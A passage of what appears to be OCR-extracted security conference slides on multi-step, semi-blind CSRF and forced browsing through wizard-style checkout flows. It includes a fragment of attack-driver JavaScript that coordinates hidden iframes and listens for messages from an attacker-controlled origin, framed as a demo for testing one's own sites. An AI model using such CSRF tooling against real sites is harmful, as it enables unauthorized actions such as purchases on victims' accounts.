      } else if (frame.hasPosted == "yes") {
        continue;  // Time to allow for the next iframe to open
      }
    }
  },

  receiveMessage : function(event) {
    if (event.origin == "https://attackr.se:8444") {
      CSRF.frames[parseInt(event.data)].hasPosted = "no";
      // Still on CSRF page so POST not done yet
    }
  }
```

… listens on heart beats to time every iframe

csrfMultiDriver.html

Demo Multi-Step, Semi-Blind CSRF


against amazon.com which has protection against this.

The intention is to show how you can test your own sites.

There used to be a protection in web 1.5


Forced Browsing

wizard-style



Forced Browsing

wizard-style



Shipment info ✉

Next


Token

Payment info $

Buy!


Forced Browsing

wizard-style



